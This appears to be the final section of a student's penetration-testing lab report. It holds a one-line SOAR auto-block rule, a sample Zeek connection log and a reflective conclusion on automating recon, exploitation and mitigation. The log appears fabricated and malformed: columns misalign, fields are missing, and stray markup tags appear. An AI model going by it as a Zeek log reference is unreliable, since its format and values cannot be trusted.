“If the SIEM detects FTP traffic with a known exploit signature, auto-block the port and disable the service.”

This ensures continuous defense across thousands of endpoints without relying solely on manual intervention.

#separator \x09 #set_separator , #empty_field (empty) #unset_field - #path conn #open 2025-12-04-18-25-11 #fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto service duration orig_bytes resp_bytes conn_state local_orig local_resp missed_bytes history orig_pkts orig_ip_bytes resp_pkts count resp_ip_bytes tunnel_parents count string count count count count count set[string] #types time string addr port enum string interval count count string bool bool count string count count count count count set[string]
1733330111.234156 10 660 - CxbAqK2HOLoeTh9oB 192.168.56.101 51392 192.168.56.105 443 <u>tcp</u> https 4.22 1420 3280 SF - - - 0 ShADadF 8 512
1733330114.983210 64 - Cua9Zp1eYnDQ7Hx 192.168.56.101 46433 192.168.56.102 21 <u>tcp</u> ftp 0.09 120 64 S1 - - - 0 S 2 120 1
1733330116.552891 60 5400 - CnBv2kQx7aP0sE 192.168.56.105 3389 10.0.2.15 50110 <u>tcp</u> rdp 10.28 4990 12000 ESTAB - - - 0 ShADadF 45 3600
1733330119.882578 560 - Cjt07qxHhmDueg 192.168.56.102 49221 192.168.56.105 80 <u>tcp</u> http 2.15 820 2350 Fs - - - 0 ShADf 7 380 9
1733330122.332745 - CopkQ1bFnWQs5F 192.168.56.105 54418 8.8.8.53 <u>udp</u> dns 0.01 58 120 SF - - - 0 D 1 58 1 120
1733330125.111943 3020 - CH2qvYeG31nBFk 192.168.56.102 37341 192.168.56.101 22 <u>tcp</u> ssh 25.89 1920 2560 SF - - - 0 ShADdf 32 2080 42
1733330127.994201 1580 - CVNxLQ2b0jcLzp 192.168.56.101 40011 192.168.56.105 3306 <u>tcp</u> mysql 1.45 740 1330 SF - - - 0 ShAd 14 980 20
1733330131.004992 190 - CQFn7RczGHS28a 192.168.56.105 51200 192.168.56.102 139 <u>tcp</u> netbios 0.66 200 180 REJ - - - 0 R 3 210 3
1733330133.287001 340 - CZx91FedpJkaPx 192.168.56.101 38777 192.168.56.105 111 <u>tcp</u> rpc 0.32 160 305 SF - - - 0 ShAD 5 250 7
1733330136.441788 2700 - CxLLm4Pdq0wSh 192.168.56.105 60222 192.168.56.101 445 <u>tcp</u> smb 4.45 2900 4800 SF - - - 0 ShADadF 26 1900 33

## Zeek Automated Scan Log

By extending this project into a real-world enterprise security model, I learned how the manual steps I performed—scanning, analyzing, exploiting, and mitigating—can evolve into fully automated workflows capable of monitoring entire networks with minimal human input. Automation allows me to continuously track network footprints, detect vulnerabilities as soon as they appear, and respond instantly to attacker behavior using SOAR technology. The tables and diagrams above illustrate how I can scale reconnaissance and mitigation far beyond the three-VM lab environment I built, transforming my process into a repeatable, enterprise-grade security pipeline that mirrors the practices used in modern SOC and penetration-testing operations.

## Conclusion:

Reflecting on the entire project, I gained a much deeper appreciation for how virtualization, networking, and offensive security tooling come together to form a complete penetration-testing lifecycle. Many of the challenges I faced—such as incorrect interface names, unstable adapters, legacy command differences, and IP assignment mistakes—mirrored the same

troubleshooting hurdles faced by real penetration testers working in mixed or misconfigured environments. By repeatedly testing, validating, and correcting each issue, I strengthened my practical problem-solving skills and developed a clearer understanding of how Linux systems behave under different networking conditions.

Beyond simply completing the manual recon → scan → exploit → mitigate workflow, this project also showed me how each phase can be scaled and automated for real-world enterprise environments. The network footprinting I performed by hand with tools like Nmap, Wireshark, and Zeek can easily evolve into continuous, automated reconnaissance pipelines that sweep entire subnets, analyze service behavior, correlate anomalies, and track changes in exposed services over time. Likewise, the exploitation and mitigation steps I practiced manually can be integrated into modern SOC workflows using SIEM and SOAR platforms that automatically detect malicious patterns, isolate compromised hosts, stop vulnerable services, or deploy configuration fixes at scale with tools like Ansible or automated patching systems.

This experience also highlighted the importance of detailed footprint analysis in understanding both attacker behavior and defensive posture. Identifying OS fingerprints, open ports, anomalous traffic, and unexpected service exposure provided me with actionable intelligence that directly shaped how I approached the attack chain. The same information, when automated, can help organizations rapidly detect lateral movement, privilege escalation attempts, or misconfigurations that could later be exploited. Finally, implementing mitigation and observing its effect on network traffic helped me understand the full defensive cycle and how detection and response can be orchestrated automatically in large environments.

Overall, this project reinforced how every phase of penetration testing—from network setup to scanning, exploitation, and mitigation—fits into a broader security model that scales far beyond a three-VM lab. It revealed how much hidden complexity lies beneath simple networking commands and how vital it is to understand those layers when building automated, real-world security solutions. More importantly, it gave me the foundational experience necessary to appreciate how professional environments leverage automation, monitoring, and orchestration to maintain visibility and defense across massive networks.